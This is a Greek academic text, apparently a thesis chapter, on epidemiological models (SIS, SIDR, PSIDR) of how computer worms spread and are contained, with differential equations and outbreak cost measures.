$$\frac{dI}{dt} = \beta SI - \gamma I$$
$$\frac{dI}{dt} + \frac{dS}{dt} = 0 => S(t) + I(t) = N$$
$$\frac{dI}{dt} = (\beta N - \gamma)I - \beta \mathrm{I}^2$$

Δηλαδή η δυναμική της μόλυνσης ελέγχεται από μια λογιστική εξίσωση, έτσι ώστε $\forall \mathrm{I}(0) > 0$:

$$\frac{\beta \mathrm{N}}{\gamma} \le 1 => \lim_{t\to\infty} I(t) = 0$$
$$\frac{\beta \mathrm{N}}{\gamma} > 1 => \lim_{t\to\infty} I(t) = \frac{\beta \mathrm{N} - \gamma}{\beta}$$

1.7.1 Το SIS μοντέλο σε δίκτυα ελεύθερης κλίμακας

Το μοντέλο αυτό είναι και από τα πιο δημοφιλή μιας και έχει δανειστεί από την επιστήμη της επιδημιολογίας όσον αφορά βιολογικούς ιούς. Σε αυτό το μοντέλο κάθε κόμβος αποτελεί μια ξεχωριστή οντότητα και κάθε ακμή (σύνδεσμος) αναπαριστά μία σύνδεση μέσω της οποίας ο ιός μπορεί να διαδοθεί σε άλλα συστήματα. Κάθε κόμβος μπορεί να βρίσκεται σε μία εκ των δύο καταστάσεων: υγιής-ευπαθείς (susceptible) ή μολυσμένος (infected). Κάθε χρονική στιγμή ένας υγιής κόμβος μπορεί να μολυνθεί με ένα ρυθμό μ εφόσον είναι συνδεμένος με έναν ή περισσότερους κόμβους. Αντίστοιχα ένας μολυσμένος κόμβος μπορεί να γίνει ξανά υγιής με ένα ρυθμό δ ορίζοντας έτσι ένα ρυθμό διάδοσης του ιού τον οποίο και συμβολίζουμε με λ=μ/δ



Σχήμα 1.7.1.1: Διάγραμμα ροής SIS μοντέλου


Έστω ότι θέτεται το δ=1 έτσι ώστε το μοντέλο που προκύπτει να αναπαριστά την περίπτωση ύπαρξης προγράμματος προστασίας στην οποία όλοι οι μολυσμένοι κόμβοι γίνονται τελικά υγιείς. Το ζητούμενο λοιπόν σε αυτή την περίπτωση είναι η εύρεση ενός επιδημικού κατωφλίου λc τέτοιο ώστε για οποιαδήποτε τιμή του λ μεγαλύτερη από αυτό, η διάδοση της μόλυνσης να γίνεται επίμονη ενώ για τιμές του λ μικρότερες αυτού του κατωφλίου η μόλυνση να εξασθενεί με εκθετικό ρυθμό. Στατιστικά δεδομένα εξάπλωσης πραγματικών ιών σε δίκτυα ελεύθερης κλίμακας, (δηλαδή για δίκτυα όπου η πιθανότητα ένας κόμβος να είναι συνδεμένος με άλλους n, δίνεται από τον τύπο P(n)=n-k όπου το k κυμαίνεται από 2 έως 3) οδηγούν στο συμπέρασμα ότι όλοι οι επίμονοι ιοί οδηγούνται σε κορεσμό με πολύ μικρό ποσοστό ανθεκτικότητας επηρεάζοντας μόνο ένα πολύ μικρό ποσοστό επί του συνολικού αριθμού των υπολογιστών. Αυτό το γεγονός έρχεται σε αντιπαράθεση με τις θεωρητικές προβλέψεις (εκτός βέβαια της σπάνιας περίπτωσης όπου όλοι οι ιοί έχουν ρυθμό διάδοσης απειροελάχιστα μεγαλύτερο από την τιμή του κατωφλίου λc). Το γεγονός αυτό αποδεικνύει ότι παρόλο που το εν λόγο μοντέλο είναι αρκετά διδακτικό δεν επαρκεί για την αναπαράσταση του πραγματικού φαινομένου. Το ντετερμινιστικό αυτό μοντέλο είναι ομογενές (δηλαδή κάθε κόμβος έχει την ίδια πιθανότητα να θεραπευτεί ή να μεταδώσει την μόλυνση) και προτάθηκε από τον Ross το 1915 [110]. Ουσιαστικά αυτό που κάνει είναι η δημιουργία μια καμπύλης (γραφικής παράστασης) όπου προβλέπει τον αφανισμό της επιδημίας οποτεδήποτε ο βασικός ρυθμός αναπαραγωγής (έστω R) είναι μικρότερος της μονάδας, ενώ διατήρηση αυτής αν R>1 οποτεδήποτε η αρχική αναλογία των μολυσμένων κόμβων είναι θετική. Η μακροχρόνια συμπεριφορά των ντετερμινιστικών και στοχαστικών μοντέλων SIS είναι τελείως διαφορετική. Στο στοχαστικό μοντέλο η επιδημία εξαλείφεται με πιθανότητα 1 ανεξάρτητα από τις παραμέτρους του μοντέλου. Ωστόσο το χρονικό διάστημα που μεσολαβεί μέχρι την εξάλειψη της επιδημίας εξαρτάται από την μόλυνση και από τον ρυθμό με τον οποίο οι κόμβοι γίνονται και πάλι υγιείς, και το αυτό διάστημα μπορεί να είναι πολύ μεγάλο.

Το μοντέλο αυτό είναι μια διακριτού χρόνου ειδική περίπτωση του SIR μοντέλου. Την χρονική στιγμή t=0 ο ξενιστής τοποθετεί r ιούς σε ορισμένους κόμβους του γράφου. Από αυτή την χρονική στιγμή και έπειτα αν ένας κόμβος έστω i μολυνθεί για πρώτη φορά (την χρονική στιγμή t) του δίνεται μία και μόνο ευκαιρία να προσβάλει κάθε ένα από τους j γείτονές του που παραμένουν υγιείς. Η πιθανότητα του να μολύνει ο κόμβος i τον κόμβο j θα συμβολίζεται ως pij. Αν ο κόμβος i επιτύχει να μολύνει τον κόμβο j την χρονική στιγμή t τότε αυτός μολύνεται την χρονική στιγμή t+1 διαφορετικά ο κόμβος i δεν δοκιμάζει ποτέ ξανά να τον μολύνει. Κατά αυτό τον τρόπο συνεχίζει και η διαδικασία της μόλυνσης έως ότου να μην υπάρχουν πλέον κόμβοι να μολυνθούν. Όμως το χρονικό διάστημα αυτό είναι πεπερασμένο με ανώτερο όριο τη χρονική στιγμή n, όπου n είναι το πλήθος των κόμβων του δικτύου. Αυτό το μοντέλο αποτελεί μία ειδική περίπτωση του SIR μοντέλου στην οποία ο

χρόνος πλέον είναι διακριτό μέγεθος και κάθε μολυσμένος κόμβος παραμένει σε αυτή την κατάσταση για μία ακριβώς χρονική στιγμή.

1.8 Το μοντέλο SIDR (Susceptible Infective Detected Removed)

Στο μοντέλο Susceptible-Infectious-Detected-Removed (SIDR) υπάρχουν τέσσερις καταστάσεις: susceptible, infectious, detected και removed. Σε αυτή τη φάση το worm έχει εντοπιστεί αλλά δεν είναι ενεργό προκειμένου να μολυνθεί.



Σχήμα 1.8.1: Αναπαράσταση των καταστάσεων του SIDR μοντέλου

Το μοντέλο αυτό χρησιμοποιείται για τη μελέτη του πνιγμού (throttling) ενός worm που στην ουσία είναι ένας αυτόματος μηχανισμός με σκοπό τη συγκράτηση ή μείωση της διάδοσης ενός worm και της πληροφορίας που αυτό μεταφέρει. Η εξέλιξη αυτού του μοντέλου αποτελείται από δύο κυρίως φάσεις: η πρώτη είναι κατά την οποία εμφανίζεται η υπογραφή ενός ιού όπου οδηγεί ένα κόμβο να αλλάξει τη κατάσταση του από susceptible σε infectious με κάποιο ρυθμό. Η δεύτερη φάση είναι η ανακάλυψη (detect) του ιού. Οι κόμβοι θα διαιρεθούν σε δύο ομάδες που ονομάζονται “throttled” και “un-throttled”. Αν κάποιος κόμβος ανήκει στη κατηγορία throttled και γίνει μολυσμένος, τότε η μόλυνση δεν θα προχωρήσει σε άλλους κόμβους και κάποια στιγμή θα αλλάξει κατάσταση και από infectious θα γίνει detected.

1.9 Το μοντέλο PSIDR (Pre – Response Susceptible Infective Detected Removed)

Βασιζόμενοι στις ιδέες που αποκομίστηκαν από τα προηγούμενα πρότυπα, ένα νέο επιδημιολογικό πρότυπο παρουσιάζεται που μοντελοποιεί τις πραγματικές διαδικασίες που λαμβάνουν χώρα στις επιδημίες των ιών των υπολογιστών.

1.9.1 Η χρονική πορεία ενός τεχνολογικού ξεσπάσματος

Έστω ότι συμβαίνει μια ακολουθία γεγονότων που πραγματοποιείται όταν ένα σκουλήκι προσπαθεί να μολύνει ένα τεχνολογικό δίκτυο. Για λόγους απλότητας, το εξεταζόμενο δίκτυο εδώ είναι το δίκτυο ηλεκτρονικού ταχυδρομείου μιας μεγάλης εταιρίας. Μια υπόθεση είναι ότι όλοι οι υπολογιστές στο δίκτυο έχουν κάποιο είδος του λογισμικού προστασίας από ιούς. Αυτό το λογισμικό μπορεί να ενημερώνεται με μία συχνότητα, για παράδειγμα μια φορά την ημέρα, για να σιγουρευτούμε ότι και οι

πιο πρόσφατες υπογραφές ιών συμπεριλαμβάνονται στο εν λόγο λογισμικό. Το πρώτο γεγονός που συμβαίνει είναι η αρχική μόλυνση. Παραδείγματος χάριν, ένας υπάλληλος ανοίγει ένα αρχείο (εκτελέσιμο) που έχει επισυναφτεί σε ένα ηλεκτρονικό μήνυμα που στάλθηκε από κάποιον εκτός της επιχείρησης. Αυτό το πρόγραμμα, μόλις εκτελεσθεί, στέλνεται σε μερικές από τις επαφές του υπαλλήλου (έστω, στις πρώτες δέκα διευθύνσεις στο βιβλίο διευθύνσεων). Εάν κάποιες από αυτές τις επαφές είναι στην πραγματικότητα κατάλογοι αλληλογραφίας (κατάλογοι επαφών), τότε το δικτυακό σκουλήκι έχει τη δυνατότητα να μολύνει όλες τις επαφές που απαριθμούνται σε αυτό. Μόλις λάβουν οι άλλοι χρήστες τα σταλμένα μηνύματα ηλεκτρονικού ταχυδρομείου, μερικοί απ' αυτούς μπορεί ή και όχι να το ανοίξουν αμέσως, ανάλογα με διάφορους παράγοντες όπως για παράδειγμα οι προσωπικές συνήθειες, και άλλα. Προτού να μπορέσει το σκουλήκι να καθαριστεί από τους υπολογιστές, πρέπει να ανιχνευθεί πρώτα. Η ανίχνευση θα είναι ιδιαίτερα δύσκολη όταν το σκουλήκι δεν επιβάλλει άμεσα καθόλου ωφέλιμο φορτίο στις μηχανές. Επιπλέον, το λογισμικό προστασίας της εταιρίας θα ανιχνεύσει μόνο τα σκουλήκια (ιούς) για όποια έχει τις υπογραφές. Επομένως, μόλις εντοπιστούν μερικά στιγμιότυπα ενός ιού, οι εταιρίες παραγωγής λογισμικών προστασίας θα προσπαθήσουν να εξαγάγουν την υπογραφή των ιών και να την καταστήσουν διαθέσιμη έτσι ώστε όλοι οι υπολογιστές να μπορούν να ενημερώσουν το λογισμικό τους. Τα πρώτα στιγμιότυπα του σκουληκιού θα γίνουν αντιληπτά για διάφορους λόγους. Σε μερικές περιπτώσεις, η απόδοση του δικτύου μειώνεται επειδή τα διάφορα αντίγραφα του σκουληκιού καταναλώνουν πάρα πολύ εύρος ζώνης (bandwith). Σε άλλες περιπτώσεις, το ωφέλιμο φορτίο το οποίο έχει επιβληθεί δείχνει σαφώς ότι υπάρχει μια μόλυνση. Επιπρόσθετα υπάρχουν και άλλοι τρόποι με τους οποίους ένας θα μπορούσε να ανιχνεύσει ένα ξέσπασμα, όπως για παράδειγμα η κατοχή του ολοήμερου προσωπικού ή ακόμα με έλεγχο από τους προμηθευτές των antivirus. Από αυτήν την στιγμή, οι χρήστες γνωρίζουν την απειλή, και αρχίζει να διαμορφώνεται ένα σχέδιο για την καταστολή της. Μόλις είναι διαθέσιμη η υπογραφή, οποιοσδήποτε χρήστης συνδεθεί στον υπολογιστή του μπορεί να ενημερώσει αυτόματα το λογισμικό προστασίας του με τη τελευταία υπογραφή. Δεδομένου ότι όλο και περισσότεροι χρήστες ενσωματώνονται με την νέα υπογραφή, οι ευπαθείς υπολογιστές αποκτούν σταδιακά ανοσία ενάντια στο σκουλήκι, ενώ οι μολυσμένοι υπολογιστές βαθμιαία ανιχνεύονται. Σε ένα μεγάλο εταιρικό δίκτυο, η χαρακτηριστική αντίδραση όταν βρίσκεται μια μηχανή να είναι μολυσμένη είναι η επίκληση της τεχνικής υποστήριξης για τον πλήρη καθαρισμό. Συνήθως, η πρώτη ενέργεια που λαμβάνει χώρα είναι η απομόνωση του υπολογιστή έτσι ώστε να μην μπορεί να μεταδώσει την μόλυνση. Δηλαδή ο μολυσμένος υπολογιστής μεταβαίνει από μία κατάσταση μόλυνσης σε μια κατάσταση μόλυνσης όπου δεν είναι και δεν μπορεί να μεταδώσει την μόλυνση (κατάσταση ανιχνευμένης μόλυνσης). Η διάρκεια αυτής της κατάστασης εξαρτάται τώρα από πόσο γρήγορα ο ειδικός τεχνικός θα καθαρίσει τον υπολογιστή από την μόλυνση. Μπορεί να πάρει από μερικά λεπτά

μέχρι μερικές ώρες (ή ακόμα και τις ημέρες). Μόλις καθαριστεί ο υπολογιστής, συνδέεται πάλι στο δίκτυο και είναι ήδη ανοσοποιημένος σε περαιτέρω μολύνσεις. Έτσι η μόλυνση εξαλείφεται όταν ανοσοποιούνται όλοι οι υπολογιστές. Στην πράξη, πάντα υπάρχουν μερικές μολύνσεις λόγω της ελλιπούς ανοσοποίησης ή επειδή μερικοί χρήστες δεν είναι ενήμεροι της απειλής.

Σύμφωνα με το προοδευτικό πρότυπο PSIDR ευπαθούς-μολυσμένου-ανιχνευμένου-αφαιρεμένου, τα επιδημικά γεγονότα στα δίκτυα υπολογιστών μπορούν να διαιρεθούν σε δύο χρονολογικές περιόδους. Η περίοδος προ της αντίδρασης. Στην αρχή, ο πρώτος ιός μολύνει μια μηχανή στο δίκτυο. Για τις επόμενες μερικές ημέρες (ή ώρες), ο ιός διαδίδεται ελεύθερα στο δίκτυο χωρίς την παρατήρηση του από τους περισσότερους χρήστες. Με βάση τους όρους του PSIDR, αυτό διαμορφώνεται ως ένα θετικό ποσοστό γέννησης β και καμία θεραπεία. Οι ευπαθείς κόμβοι επομένως μολύνονται με πιθανότητα β εάν έρθουν σε επαφή (επικοινωνήσουν) με έναν μολυσμένο κόμβο. Κατά τη περίοδο αντίδρασης μετά από κάποιο χρόνο, ο ιός ανιχνεύεται σε μερικούς υπολογιστές και λαμβάνονται άμεσες ενέργειες για την αποτροπή περεταίρω εξάπλωσης αλλά και για την θεραπεία των ήδη μολυσμένων κόμβων. Μηχανές που δεν ήταν μολυσμένες γίνονται αυτόματα άνοσες στον ιό, ενώ αυτές που έχουν ήδη μολυνθεί ανιχνεύονται σε ένα ορισμένο ποσοστό. Αυτές οι μηχανές είναι έπειτα απομονωμένες, θεραπευμένες και ανοσοποιημένες ενάντια σε περαιτέρω μόλυνση. Στο πρότυπο PSIDR αυτή η περίοδος διαμορφώνεται με το ίδιο ποσοστό γέννησης όπως πριν, αλλά αυτή τη φορά οι ευπαθείς κόμβοι γίνονται ανοσοποιημένοι σε ένα ποσοστό μ, και οι μολυσματικοί κόμβοι ανιχνεύονται σε ένα ποσοστό μ και θεραπεύονται έπειτα με ένα ποσοστό δ. Το ποσοστό μ αντιπροσωπεύει την ταχύτητα της διανομής της υπογραφής του λογισμικού που θα χρησιμοποιηθεί. Η μόνη λεπτομέρεια που αφήνεται είναι ο χρόνος όταν το σύστημα μεταβαίνει από την προ αντίδρασης περίοδο στην περίοδο αντίδρασης. Στο πρότυπο PSIDR, αυτό το χρονικό διάστημα αναπαρίσταται από μια παράμετρο π, η οποία μπορεί να πάρει μια αυθαίρετη τιμή. Αυτή η παράμετρος αντιπροσωπεύει το χρονικό διάστημα που μεσολαβεί από την χρονική στιγμή της πρώτης μόλυνσης έως την χρονική στιγμή έκδοσης της υπογραφής.

1.9.2 Ορισμός του πρότυπου PSIDR

Σημαντική είναι η επισήμανση ότι τα παραδοσιακά μοντέλα SIS, SIR και το πρότυπο SEIR δεν λαμβάνουν υπόψη τους τις τρεις προαναφερθείσες πτυχές στον απολογισμό. Στο πρότυπο PSIDR, το επιδημικό γεγονός διαμορφώνεται έτσι σαν ένα S->I σύστημα που γίνεται, μετά από χρόνο t = π, ένα S->I->D->R σύστημα με πιθανές μεταβάσεις του τύπου S-> R. Ο λόγος για τον οποίο το πρότυπο καλείται προοδευτικό είναι τώρα σαφής: είναι λόγω της προόδου (ή της αλλαγής) στη δυναμική του

συστήματος. Σε αυτό το πρότυπο, υποθέτεται ότι ο αριθμός των υπολογιστών στο δίκτυο (N) είναι σταθερός. Πιο αναλυτικά προκύπτουν οι παρακάτω περιπτώσεις:

Η προ αντίδρασης περίοδος

Για t < π, ο ακόλουθος περιορισμός πρέπει να ικανοποιείται από την εξής σχέση:

$$S(t) + I(t) = N \text{ (1)}$$

και οι διαφορικές εξισώσεις που περιγράφουν το σύστημα δίνονται από:

$$\frac{dS}{dt} = -\beta SI \text{ (2)}$$

$$\frac{dI}{dt} = \beta SI \text{ (3)}$$

Στην πραγματικότητα είναι δυνατό να συναχθεί η δεύτερη εξίσωση από την πρώτη και αντίστροφα.

Η περίοδος αντίδρασης

Την χρονική στιγμή t ≥ π ισχύει ο ακόλουθος περιορισμός.

$$S(t) + I(t) + D(t) + R(t) = N \text{ (4)}$$

Δεδομένου ότι υπάρχουν περισσότερες από δύο καταστάσεις, μπορεί να αναπαρασταθεί η εξέλιξη του δικτύου μέσα από ένα σύστημα συνδεμένων διαφορικών εξισώσεων:

$$\frac{dS}{dt} = -\beta SI - \mu S \text{ (5)}$$

$$\frac{dI}{dt} = \beta SI - \mu I \text{ (6)}$$

$$\frac{dD}{dt} = \mu I - \delta D \text{ (7)}$$

$$\frac{dR}{dt} = \delta D + \mu S \text{ (8)}$$

Μάλιστα αποδεικνύεται ότι dS/dt + dI/dt + dD/dt + dR/dt = 0
που συνεπάγεται ότι το σύστημα ικανοποιεί την εξίσωση (4).
Τέλος, οι αρχικοί περιορισμοί του συστήματος είναι:

$$S(0) > 0, I(0) > 0, D(0) = 0, \text{ και } R(0) = 0.$$

1.9.3 Συνεισφορές του προτύπου PSIDR

Όσον αφορά τα πρότυπα SIS, SIR και SEIR, το πρότυπο PSIDR περιγράφεται καλύτερα ως μια ακολουθία καταστάσεων με ρυθμούς μεταβάσεων μεταξύ αυτών. Η ακόλουθη περιγραφή δίνει έμφαση σε διάφορους παράγοντες όπου λαμβάνονται υπόψη κατά τη μοντελοποίηση της διάδοσης ιών σε δίκτυα υπολογιστών. Αυτές είναι οι κύριες συνεισφορές του προτύπου PSIDR στα γενικά επιδημιολογικά πρότυπα. Μία

από αυτές είναι η μεταβλητότητα του ρυθμού θεραπείας. Αρχικά, κανένας μολυσμένος υπολογιστής δεν θεραπεύεται. Μόνο μετά από μια ορισμένη χρονική περίοδο όπου τα στιγμιότυπα του ιού αρχίζουν να προσδιορίζονται και να απομακρύνονται από τους μολυσμένους οικοδεσπότες τους. Στο PSIDR πρότυπο, το επιδημικό γεγονός διαιρείται κατ' αυτό τον τρόπο σε δύο χρονολογικές περιόδους αντίστοιχα αποκαλούμενες ως προ της αντίδρασης και περίοδος αντίδρασης. Στην πρώτη περίοδο, οι ιοί διαδίδονται με ένα ποσοστό β και δεν απομακρύνονται (οι ρυθμοί ανίχνευσης (μ) και θεραπείας (δ) είναι μηδενικοί). Κατόπιν, σε κάποιο χρόνο που καθορίζεται από την παράμετρο π, το σύστημα μεταπηδά στη δεύτερη περίοδο όπου οι μολυσμένοι οικοδεσπότες μπορούν τώρα να θεραπεύονται (τα ποσοστά ανίχνευσης και θεραπείας παίρνουν αντίστοιχα σταθερές μη μηδενικές τιμές). Τα προηγούμενα επιδημικά πρότυπα δεν υπολόγιζαν αυτό το είδος μεταβλητότητας του ποσοστού θεραπείας. Μία άλλη είναι οι ευθείες μεταβάσεις από το S στο R. Από τη στιγμή που η υπογραφή των ιών είναι διαθέσιμη, οι ευπαθείς υπολογιστές μπορούν να γίνουν άνοσοι χωρίς να μεταβούν στη μολυσμένη κατάσταση εάν το λογισμικό στους ευπαθείς οικοδεσπότες ενημερώνεται πριν προλάβει να τους μολύνει ο ιός. Στο πρότυπο PSIDR, αυτό αντιπροσωπεύεται από τις πιθανές ευθείες μεταβάσεις από το S στο R κατά τη διάρκεια της περιόδου αντίδρασης. Συγκεκριμένα, σε αυτήν την περίοδο, ένας ευπαθής οικοδεσπότης γίνεται αφαιρούμενος σε ένα ποσοστό μ. Οι άμεσες μεταβάσεις όπως αυτή δεν περιλήφθηκαν στα παλαιότερα πρότυπα. Επιπλέον είναι και η κατάσταση ανίχνευσης. Σε αυτή την περίοδο, μολυσμένοι (αλλά ακόμα λειτουργικοί) υπολογιστές ανιχνεύονται μόνο όταν ενημερώνεται το λογισμικό με την νέα υπογραφή. Μόλις ανιχνευθεί, ο χρήστης (ή τεχνικός) το απομονώνει από το δίκτυο και φροντίζει για την αποκατάστασή του. Στο πρότυπο PSIDR, αυτό μοντελοποιείται με την παρεμβολή μίας νέας κατάστασης (αποκαλούμενου "D" για detected) μεταξύ των I και R καταστάσεων. Στην περίοδο αντίδρασης, οι μολυσμένοι υπολογιστές γίνονται ανιχνευμένοι σε ένα ποσοστό μ (δεδομένου ότι εξαρτάται από την ενημέρωση του λογισμικού που θα χρησιμοποιηθεί), και αφαιρούμενος έπειτα σε ένα ποσοστό. Η κατάσταση D αντιπροσωπεύει την περίοδο όπου ο μολυσμένος υπολογιστής αποκαθίσταται από έναν τεχνικό (ή με άλλα μέσα). Ο συνυπολογισμός αυτού του σταδίου είναι ένα κατάλληλο χαρακτηριστικό του προτύπου PSIDR, το οποίο δεν αναφέρεται σε άλλα πρότυπα.

1.9.4 Εκτίμηση κόστους του προτύπου PSIDR

Ένα πλεονέκτημα του τρέχοντος προτύπου είναι ότι προτείνει έναν φυσικό και αποδοτικό τρόπο εκτίμησης διαφόρων ειδών κόστους σχετιζόμενων με το επιδημικό γεγονός. Πιο αναλυτικά όσο αφορά το κόστος αποκατάστασης είναι το κόστος που σχετίζεται με την αποκατάσταση των υπολογιστών. Αυτό συσχετίζεται με το χρονικό διάστημα που χρειάζεται για να καθαριστούν οι υπολογιστές καθώς και με το πλήθος

αυτών (δηλαδή το πλήθος των μολυσμένων υπολογιστών που έχουν ανιχνευθεί). Επομένως, αυτό το κόστος μετράται ως ποσό του αριθμού των ανιχνευμένων υπολογιστών για κάθε χρονική στιγμή:

$$\text{Κόστος αποκατάστασης} = \int_{\pi}^{T} D(t)dt \approx \sum_{\pi}^{T} D(t) \quad (9)$$

Το κόστος της διανομής δίνεται από την περιοχή κάτω από την καμπύλη του αριθμού μολυσμένων κόμβων κάθε χρονική στιγμή. Αντιπροσωπεύει το ποσό του δικτύου που επηρεάστηκε σε όλο το ξέσπασμα. Είναι ένα σύνθετο μέτρο του πόσοι υπολογιστές είναι μολυσμένοι και για πόσο καιρό είναι μολυσμένοι. Αποτυπώνει έτσι πολλές πληροφορίες για το κόστος του ξεσπάσματος.

Ομοίως με το κόστος αποκατάστασης, το κόστος διανομής δίνεται από:

$$\text{Κόστος διανομής} = \int_{\pi}^{T} I(t)dt \approx \sum_{\pi}^{T} I(t) \quad (10)$$

Ο μέγιστος αριθμός μολυσμένων κόμβων είναι επίσης μια ενδιαφέρουσα μεταβλητή δεδομένου ότι δίνει μια ιδέα για τη χειρότερη κατάσταση του συστήματος. Πράγματι, η διάσπαση μπορεί να παραγάγει παρόμοιες τιμές για τα πολύ διαφορετικά επιδημικά γεγονότα, όπου ο μέγιστος αριθμός μολυσμένων κόμβων μπορεί να διαφοροποιηθεί περισσότερο μεταξύ των τύπων των γεγονότων.

$$\text{Πλήθος μολυσμένων κόμβων} = \max(I(t))\Big|_{t=t_0}^{t=T} \quad (11)$$

Όσο αφορά τη χρονική διάρκεια μέχρι την ανοσοποίηση, τα πραγματικά δίκτυα είναι σπάνια εντελώς ανοσοποιημένα αλλά μπορούν να γίνουν συνήθως κυρίως άνοσοι σε ένα σκουλήκι. Κατά συνέπεια, ο χρόνος που μεσολαβεί για να ανοσοποιηθεί το 95% των υπολογιστών του δικτύου υπολογίζεται αντί αυτού: αυτό το επίπεδο (95%) επιλέγεται κάπως αυθαίρετα τα επίπεδα 90% ή 99% θα μπορούσαν επίσης να έχουν επιλεχτεί [110]. Παράλληλα μπορεί να συμφέρει να ανοσοποιηθεί το δίκτυο όσο το δυνατόν γρηγορότερα και να αποτρέπει οποιοδήποτε μεγάλο ξέσπασμα. Ο χρόνος που χρειάζεται για την πλήρη ανοσοποίηση μετράται συναρτήσει των παραμέτρων διαμόρφωσης. Εκτός από τη μέτρηση των παραδοσιακών ποσοτήτων, όπως είναι ο αριθμός των ευπαθών ή/και το πλήθος των μολυσμένων κόμβων σε κάθε χρονική στιγμή, αυτά τα τέσσερα κόστη μπορούν να μετρηθούν και να χρησιμοποιηθούν για την πρόταση καλύτερων στρατηγικών αντίδρασης. Τέλος τα πρότυπα SIS, SIR ή SEIR δεν παρέχουν οποιαδήποτε ένδειξη σχετικά με τον καθορισμό του κόστους.

1.9.5 Λεπτομέρειες του προτύπου PSIDR

Στο συγκεκριμένο υποκεφάλαιο οι διάφορες πτυχές του προτύπου εξετάζονται λεπτομερέστερα για να γίνει εμφανής η σύνδεσή του με τα πραγματικά επιδημικά γεγονότα. Το ποσοστό β θεωρείται ότι είναι σταθερό και εξαρτάται από πόσο

γρήγορα ο ιός μπορεί να διαδίδεται σε νέους οικοδεσπότες. Παραδείγματος χάριν, ο ιός Code Red (CRv2) μπορούσε να ελέγχει εκατοντάδες διευθύνσεις IP ανά δευτερόλεπτο. Αντίθετα, τα σκουλήκια ηλεκτρονικού ταχυδρομείου θεωρούνται πολύ πιο αργά. Η παράμετρος π αντιπροσωπεύει το χρόνο που λαμβάνεται για να παραχθεί μια υπογραφή. Προφανώς, στο τρέχον πλαίσιο, αυτή η παράμετρος εξαρτάται από πόσο γρήγορα πραγματοποιείται η δημιουργία αντίμετρων για την προερχόμενη από ιό επίθεση. Εντούτοις, αυτή είναι μια παράμετρος της οποίας η αξία θα μειωνόταν πιθανώς με την χρήση αυτοματοποιημένων συστημάτων για την ασφάλεια του υπολογιστή. Έχει νόημα επομένως η προσομοίωση του ξεσπάσματος για τις διαφορετικές τιμές του π προκειμένου να υπολογιστούν οι σχετικές αξίες των αυτόνομων συστημάτων ασφάλειας. Εάν $t < \pi$, το ποσοστό $\mu = 0$, όταν $t \geq \pi$, το μ παίρνει μια συγκεκριμένη θετική τιμή όπου $\mu << \beta$. Αυτό συμβαίνει επειδή συχνά η ενημέρωση των λογισμικών που θα χρησιμοποιηθούν γίνεται μόνο μια φορά ή δύο φορές την ημέρα, ενώ το σκουλήκι διαδίδεται πολύ γρηγορότερα (εκατοντάδες διευθύνσεις ανά δευτερόλεπτο παραδείγματος χάριν). Το ποσοστό ανίχνευσης επηρεάζεται επίσης από το γεγονός ότι δεν είναι όλοι οι υπολογιστές σε λειτουργία κάθε ημέρα. Στο παρόν πλαίσιο, θα μπορούσε να αξιολογηθεί η επίδραση μιας δυναμικής πολιτικής όπου η ενημέρωση των λογισμικών που χρησιμοποιούνται θα ήταν συχνότερη, ή πιο σπάνια όπου η ενημέρωση θα εκτελείται μία φορά την εβδομάδα παραδείγματος χάριν. Από την χρονική στιγμή της διανομής της υπογραφής, το ποσοστό θεραπείας εξαρτάται κυρίως από τον αριθμό των τεχνικών του προσωπικού που είναι διαθέσιμοι για να εξετάσουν την επιδημία, τον χρόνο που χρειάζεται για να θεραπεύσει έναν υπολογιστή, καθώς και το χρονικό διάστημα που κάθε μέλος του προσωπικού μπορεί να ξοδέψει στο πρόβλημα. Επίσης, επειδή δεν είναι πάντα αποτελεσματικές οι θεραπείες, μερικοί υπολογιστές δεν μπορούν να θεραπευτούν την πρώτη φορά. Στη σημερινή δικτυακή πραγματικότητα, οι περισσότερες θεραπείες εκτελούνται χειροκίνητα, το οποίο σημαίνει ότι το ποσοστό θεραπείας θα είναι πολύ χαμηλότερο από το ποσοστό γέννησης. Εδώ πάλι, η επίδραση από τα αυτόνομα συστήματα ασφάλειας μπορεί να αξιολογηθεί, όπου το ποσοστό θεραπείας δ πιθανός να αυξάνεται.


1.9.6 Περιορισμοί του PSIDR προτύπου

Το πρότυπο PSIDR επεκτείνει τα προηγούμενα πρότυπα για να προσφέρει έναν καλύτερο απολογισμό των τεχνολογικών επιδημιών. Εντούτοις, εδώ παρουσιάζονται μερικές πτυχές που δεν υπολογίζει. Ειδικότερα ισχύει ότι υπάρχει μεταβλητότητα του ρυθμού θεραπείας δ. Στην πραγματικότητα, όσο περισσότεροι μολυσμένοι υπολογιστές υπάρχουν τόσο περισσότεροι άνθρωποι ανατίθενται για την καταπολέμησή του. Δηλαδή $\delta \infty I$ όπου είναι πιθανό να επηρεάσει το χρόνο που απαιτείται για να την απομάκρυνση του ιού. Η ακριβής σχέση μεταξύ του I και δ

μπορεί να είναι γραμμική ή μη γραμμική. Το πρότυπο PSIDR μπορεί εύκολα να επεκταθεί με ένα μεταβλητό ρυθμό θεραπείας. Υπάρχει επίσης μεταβλητότητα του ρυθμού γεννήσεων β. Στην περίπτωση των αυτόματα μεταδιδόμενων σκουληκιών, ο ρυθμός διάδοσης καθορίζεται εν μέρη από το πόσο γρήγορα το σκουλήκι θα εξετάσει τη νέα διεύθυνση IP.

1.9.7 Προσομοίωση του PSIDR προτύπου

